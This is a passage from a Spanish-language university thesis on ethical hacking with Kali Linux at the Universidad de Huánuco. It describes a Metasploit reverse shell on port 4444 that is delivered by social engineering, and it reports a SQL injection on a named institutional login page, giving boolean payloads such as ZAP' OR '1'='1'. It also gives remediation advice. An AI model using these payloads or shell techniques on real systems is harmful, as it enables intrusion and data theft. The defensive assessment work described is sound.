Luego: show options y verificaremos que está corriendo en el puerto 4444 y con la IP configurada. (Grafico 65)




Grafico 65

Y verificamos el exploit listo para su ejecución digitamos: exploit. (Grafico 66)

Grafico 66

Ahora solo utilizaremos la Ingeniería social para poder hacer que la víctima ejecute el archivo, así poder trabajar desde mi terminal y buscar todo tipo de información de la PC.

Ya la victima habiendo ejecutado tendremos una imagen de esta manera. (Grafico 67)




Grafico 67

Digitamos la palabra Shell y podremos observar la máquina de la víctima el usuario y el sistema operativo de la máquina. (Grafico 68)




Grafico 68

Podemos observar los archivos de esta máquina víctima. Como también podemos realizar capturas de pantalla de la maquina como también copiar archivos relevantes de nuestro interés para seguir utilizando en su vulnerabilidad. (Grafico 69)




Grafico 69

Conclusión

Concluyo que el presente trabajo de investigación y la metodología desarrollada y usada para la evaluación de vulnerabilidades dentro de la UDH, es Útil, versátil y confiable, la cual posee un

marco claro, organizado y bien definido y que doy muy buenos resultados en un periodo razonable

Es de vital importancia dentro del proceso de la evaluación de la seguridad de la información que el personal que lleve a cabo las pruebas de penetración posea una formación adecuada y con experiencia, esto garantizara que el proceso sea transparente garantizando buenos resultados al terminar la evaluación.

Durante la fase de exploración que se constituye como importante al momento de determinar cuan expuestos de encuentran nuestra web, datos, y red al público en general, nos da una orientación de una perspectiva externa a nuestra universidad el cual detallo alguna información obtenida en la fase de exploración.

I. Puerto abierto de la web de la UDH es el puerto 80.
II. Con un escaneo con Nmap –sV a la url de la página web, que mostro el servicio en el que está corriendo y la versión del Servidor Microsoft httpd IIS 6.0 se encontró un exploit para esa versión la cual se detalla en la fase de exploración.
III. Se encontró una Falla por inyección SQL, este tipo de falla es de prioridad, ya que el riesgo es alto, a un Ataque ZAP' OR '1'='1' que tiene método POST url: http://www.udh.edu.pe/Minerva/Account/Login.aspx también los resultados de la página se manipularon con éxito utilizando las condiciones booleanas [ZAP' AND '1'='1' --] y [ZAP' OR '1'='1' --]

IV. Durante la fase de exploración se pudo encontrar la falta de cuidado del manejo de la información al compartir archivos entre usuarios en la red, el programa ip scanner no

ayudo a poder obtener mencionada información. Recalcar que dicha información puede ser de uso comercial para el mercado negro.

V. Identificar e implementar políticas de seguridad.

Un falso positivo no indica que la vulnerabilidad no exista, pero sí que no se la pudo comprobar con las herramientas usadas.

Dentro de un test de penetración se debe tener en cuenta que no se podrá brindar una completa solución para convertir en nuestra RED o WEB, impenetrables, esto debido que día a día la información se vuelve más vulnerable a pesar de los intentos por protegerlos y el otro motivo es el uso de los usuarios, y los avances gigantes de la tecnología.

Recomendaciones:

Se recomienda hacer uso de la metodología, descritos en el proyecto, ya que de estos dependerá el desarrollo de la elaboración de la evaluación de la seguridad de la información de la RED o WEB de la universidad.

Mantener total confidencialidad y apegarse a las políticas de seguridad de la universidad, para el contribuir con la seguridad de la información a nivel institucional.

No confíe en los valores de entrada del lado del cliente, incluso si en el lado del cliente se realice una validación. En general, comprobar todos los datos de entrado en el servidor. Si la aplicación usa JDBC, usar PreparedStatement o CallableStatement, con parámetros pasados por '?'. Si la aplicación utiliza ASP, usar ADO Command Objects con una fuerte comprobación de tipos de consultas y parámetros. Si la Base de Datos puede usar Stored Procedures (Procedimientos Almacenados), úselos. ¡NO concatenar cadenas en los query (consultas) en el procedimiento almacenado, o utilizar 'exec', 'exec immediate', o su funcionalidad equivalente! No crear consultas SQL dinámicas usando una sencilla concatenación de cadenas. Aplique aun lista blanca (whitelist) de caracteres permitidos, o una lista negra (blacklist) de caracteres no permitidos en la entrada (input) del usuario. Aplique el privilegio mínimo posible al usuario de la base de datos de los privilegios usados. En particular evitar el uso de los usuarios de base de datos 'sa' o 'db-owner'. Esto no elimina la inyección SQL, pero minimiza su impacto. Conceder el mínimo acceso de base de datos que es necesario para la aplicación.

Mantener un control del uso compartido de la información por la RED de trabajo de la universidad, uso compartido que puede ser restringido a los usuarios que no participan con los archivos de trabajo, y de esta manera evitar robo de información adulteración u otro sea el caso.

Designar a un responsable que filtre todos los compartidos con sus respectivos privilegios de las carpetas de la universidad ya que este es un medio posible para la infección de un virus o la distribución de ella por las carpetas compartidas.

Informar al jefe del área de informática que toda información obtenida sea cual fuera su adquisición es de un gran valor para la empresa en el caso la universidad, ya que existe un mercado negro que es de gran valor para ellos lo que no podría ser para nosotros.

Capacitar a los docentes, alumnos y administrativos sobre las medidas para prevenir los posibles ataques de un Cracker o hacker con objetivos personales o destructivos y de posibles ataques mencionados en el proyecto.

Concientizar a los encargados del área de informática a tener presente la evaluación y siempre la ejecución de un Pentesting de la RED, WEB, aplicativos que se manejan en la universidad, procedimiento necesario y que el implementar acciones oportunas puede evitar el desprestigio de la universidad y pérdidas económicas.

Tómese a bien utilizar el proyecto para un futuro trabajo e investigación con el objetivo de mejorar y concientizar a los alumnos a seguir la rama de la seguridad informática, y la posible creación de políticas de seguridad para la universidad.

Bibliografía

HERNÁNDEZ SAMPIERI, Roberto y otros (1991): Metodología de la Investigación, México: Mcgraw-Hill, 580

ESTEBAN RIVERA, Edwin (2007): Como elaborar proyectos de Investigación en educación, Perú, Graficentro, p150-183

CHEMA, Alonso (2013): Pentesting con FOCA Informática, España

TORI, Carlos (2008): Hacking Ético Informática, Rosario Argentina

SUPO, José (2015): Como comenzar una tesis, Perú Bioestadistico EIRL

GACHAMA, Federido (2014): Top 10 pruebas de penetración y hacking a redes Inalámbricas. Perú

BELLIDO VEIZAGA, W. J. (2013). Ethical Hacking: Hacking de Red Inalámbrica Wifi. Revista de Información, Tecnología y Sociedad, 49

ORTIZ, Braulio (2015) hacking ético para detectar fallas en la seguridad informática de la intranet del gobierno provincial de Imbabura e implementar un sistema de seguridad de la información (SGSI) Basado en la norma ISO 27001:2005 Ecuador.

Wardriving - http://seguridadinformaticajp.blogspot.pe/p/wardriving.html (Jueves 09 Septiembre 2016 01:17am)

Rogue Access Points – http://revista.seguridad.unam.mx/numero-15/el-nuevo-paradigma-de-seguridad-en-redes-inal%C3%A1mbricas (Jueves 09 Sep 2016 01:19 am)

MAC Spoofing – https://www.symantec.com/es/mx/security_response/glossary/define.jsp ?letter=m&word=mac-spoofing (Viernes 09 Sept).

Eavesdropping-http://cursoslibres.academica.mx/206/seguridad-en-redes/2-amenazas-y-ataques/eavesdropping (Viernes 09 Sept).

Man-in-the-middle - https://seguridadpcs.wordpress.com/terminologias-2/ataque-man-in-the-middle/

Nmap-http://www.linuxadictos.com/las-5-mejores-herramientas-encontraremos-kali-linux.html#Wireshark (Viernes 09 sept)

Dsniff - http://kalilinux.foroactivo.com/t90-preguntas-frecuentes-dsniff (viernes 09 Sep.)

Reaver–http://blog.desdelinux.net/guia-reaver-vulnerando-wpa-y-wpa2-rapidamente/# (Viernes 09 set)

Políticas de Seguridad - http://recursostic.educacion.es/observatorio/web/es/component/content/article/1040-introduccion-a-la-seguridad-informatica? start=4
(Domingo 12 diciembre de 2016 10:50 pm)

Red - http://www.redusers.com/noticias/que-es-una-red-informatica/ (lunes 05 diciembre de 2016 08:50 pm)

Anexos

PROBLEMA	OBJETIVOS	HIPOTESIS	VARIABLES
Problema General ¿De qué forma el uso de las Herramientas de Ethical Hacking con Kali Linux ayudará en el diagnóstico de vulnerabilidades de la seguridad de la información en la red de la sede Central de la Universidad de Huánuco? **Problema Específicos** ✓ En qué medida el uso de las herramientas de Ethical Hacking con Kali Linux ayudan a la detección de puertas abiertas en la red de la SEDE de la Universidad de Huánuco. ✓ ¿En qué manera el uso de las herramientas de Ethical hacking diagnostican los	**Objetivo General** Evaluar la forma en que el uso de las herramientas de Ethical hacking ayudará con el diagnóstico de vulnerabilidades de la seguridad de la información en la red de la Sede central de la universidad de Huánuco. **Objetivos específicos** ✓ Calcular el número de puertas abiertas vulnerables en la red de la SEDE Central de la Universidad de Huánuco. ✓ Calcular la cantidad de puntos más vulnerables en la red de la universidad de Huánuco Sede central, frente al ataque de un	**Hipótesis general** El uso de las herramientas de Ethical Hacking ayudará con en el diagnóstico oportuno de las vulnerabilidades de la seguridad de la información que existen en la red de la sede central de la Universidad de Huánuco. **Hipótesis Específica** ✓ El uso de las herramientas de Ethical hacking diagnostican oportuno del número de puertas abiertas en la red de la SEDE central de la universidad de Huánuco. ✓ El uso de las herramientas de Ethical hacking diagnostican los	**Variable independiente** Herramientas de Ethical Hacking. **Indicadores** ✓ Metodología de pruebas de penetración. ➢ Fase de descubrimiento. ➢ Fase de explotación. ➢ Fase de evaluación. ➢ Fase de intrusión. ✓ Técnicas de ataque y métodos ✓ Prevención ante ataques a la RED. Lanzamiento de Ataques a los usuarios de la RED. **Variable dependiente** Vulnerabilidades de la seguridad de la información.

puntos más vulnerables en la red de la universidad? ✓ ¿En qué medida las herramientas de Ethical Hacking con Kali Linux diagnostican las vulnerabilidades de acceso a la información y web? ✓ ¿En qué manera el uso de las herramientas de Ethical Hacking con Kali Linux ayudara con la implementación de políticas de seguridad de la información de la UDH?	Hacker. ✓ Evaluar las vulnerabilidades de acceso a la información y web de la UDH. ✓ Identificar e implementar políticas de seguridad en los niveles usuario, para mejorar la seguridad de la información en la red de la UDH.	puntos más vulnerables en la red de la universidad Sede central. ✓ El uso de las herramientas de Ethical Hacking diagnostican las vulnerabilidades de acceso a la información y web. ✓ El uso de las herramientas de Ethical Hacking ayudara con la implementación de políticas de seguridad de la información de la UDH.	✓ Cantidad de número de puertas abiertas vulnerables. ✓ Número de puntos vulnerables en la red de la UDH. ✓ Numero de vulnerabilidades en los accesos a la información y acceso a la web de la UDH. ✓ Numero de Políticas de seguridad de la información en la RED de la universidad.